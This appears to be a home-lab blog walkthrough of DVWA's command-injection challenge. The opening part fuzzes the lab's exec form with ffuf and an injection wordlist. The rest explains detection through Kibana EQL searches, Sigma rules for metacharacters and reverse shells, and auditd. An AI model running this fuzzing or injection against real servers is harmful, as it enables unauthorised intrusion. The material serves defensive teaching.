Lets try use a different wordlist and method for ffuf to test if we can exploit the Command Execution challenge. This needs some setup and due to how we know the code works we exclude all digits as we don’t have all day. Ping will resolve strings of numbers to their ocal representation, we don’t want this.
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
1
sed '/[0-9]/d' /usr/share/wordlists/wfuzz/Injections/All_attack.txt > attack.txt
1
ffuf -X POST -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/exec/#" -w attack.txt -b "security=low; PHPSESSID=${PHPSESSID}" -d "ip=FUZZ&Submit=Submit" -timeout 60 -H "Content-Type: application/x-www-form-urlencoded" -H "Accept: */*" -fw 244 -mc 200
 Example ffuf command injection fuzzing
Command Injection - Blue Team
SIEM Detection
This was initially quite the challenge to write detection logic for. The server is doing something that it really ought not to (running commands directly from users, pretty big no-no in Prod), so how do we differentiate what’s good in the badness? “Just check the URL parameters” I hear you say, oh contraire monsieur! We stumble upon one of the weaknesses challenges with the default Apache logging. There is no way to view data submitted from a POST request.
Run the Nuclei Command Injection template on the Kali guest:
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-command-injection-low-sec.yaml
In Kibana you can run this search in the ‘Discover’ tab.
1
event.dataset : "apache.access" and url.path : *exec*
 Example elastic kql search for post data
Surly that isn’t all that’s logged, lets check the source. In the Apache access logs /var/log/apache2/access.log we get the following:
 Example dvwa grep for post request data
Nada, zip, zilch. So how are we going to write effective detection logic to identify Command Injection? Taking a step back what process is responsible for this activity? apache2 could we - by the process itself - identify if it’s doing something it shouldn’t? Why, yes we can!
Event Query Language (EQL)
Using another search language provided by Elastic EQL we can do correlational searches for what we want to detect. Lets have a look for any process that parent process is “apache2” and has the escape characters we used above.
Navigate to the Timelines section under the Security tab:
 Elastic burger menu
Now create a new “Timeline”:
 Create timeline
You will be presented with the default ‘Query’ template, navigate over to the ‘Correlation’ tab:
 Kibana sec timeline create
Search for the following:
1
2
3
process where
  process.parent.name == "apache2" and
  process.args regex ".*[;|&`><$()\\'\"]+.*"
This search looks for children processes of apache2 that have any shell control characters.
 Kibana eql search
On the left-hand side you can add new fields into the table. Search for “command” and add the process.command_line field:
 Eql add command field
Resize the new column to view the full command used.
You can also view a history of the activity per process:
 History eql button
Now you can investigate further by clicking on the cube icon by the speech bubble and pin to the left of the view (highlighted above). This will open the event in the ‘Analyzer’ view:
 Example analyzer view
You can see the process hierarchy of the id event now clearly. From this you can use the @timestamp to pivot and view any POST requests around that time.
In the medium post we will cover the usage of a WAF to detect this type of activity.
Sigma Rule
This rule is similar to the default Elastic rule “Unusual Command Execution from Web Server Parent” however we are using different detection logic (and my custom Sigma rule only targets Apache).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
title: Suspicious Process Spawned by Apache with Shell Metacharacters
id: f4281164-f2fa-4f9b-b4cc-7af4ab73482a
status: experimental
name: web_apache_correlation_command_injection
description: Detects successful Apache command injection via shell metacharacters
author: Dylan Shield (Shieldia.co)
date: 2025-03-24
tags:
    - attack.initial-access
    - attack.t1190
logsource:
  category: process_creation
  product: linux
detection:
  selection_parent:
    ParentProcessName: apache2
  selection_args:
    CommandLine|re: '.*[;|&`><$()].*'
  condition: selection_parent and selection_args
falsepositives:
    - Unknown
level: high
 Example elastic sigma alerts
The key part of the rule is:
1
2
3
4
5
6
detection:
  selection_parent:
    ParentProcessName: apache2
  selection_args:
    CommandLine|re: '.*[;|&`><$()].*'
  condition: selection_parent and selection_args
We’re saying look for a parent process of Apache that has any metachars in the command-line with the Sigma Regex directive “|re”.
The rule to detect the revers shell is “Linux Process Creation Web Reverse Shell”:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
title: Linux Process Creation Web Reverse Shell
id: 0ec89dec-2496-47d3-af64-b35baea12b49
status: experimental
name: linux_process_creation_web_reverse_shell
description: Detect a reverse shell via username and commandline args, like the auditd rule
author: Dylan Shield (Shieldia.co)
date: 2025-03-31
modified: 2025-05-28
tags:
    - attack.execution
    - attack.t1203
logsource:
  category: process_creation
  product: linux
detection:
    selection:
        User:
            - 'www-data'
        CommandLine|re:
            - 'sh -i'
            - 'sh -c (ba)?sh.*\\<\\&.*'
            - 'sh -c (ba)?sh.*\\>\\&.*'
    condition: selection
falsepositives:
    - Unknown
level: high
Using the same logic as the auditd rule we look for any activity by the www-data user that would indicate reverse shell activity.
No SIEM, Kinda Problem!
For retrospective process activity it’s best to have auditd installed (the type of activity we want isn’t by default saved in the systemd journal). Use a good ruleset, like the one Florian provides. The config is enabled on the dvwa guest, we can identify the activity by looking at the EXECVE logs. Luckily for us there is already a key for the activity we want detect_execve_www. This rule detects any processes run by the www user.
The below
ppidandpidwill be different for you!pid’s also don’t survive reboots!
The
auditdruleset might not apply properly, you need to restart thedvwaguest with avagrant reload dvwain the terminal you ranvagrant upfrom.
Doing the following will list all of the activity (again must be run from the directory you ran vagrant up from):
1
vagrant ssh dvwa
1
sudo ausearch -sc execve -k detect_execve_www
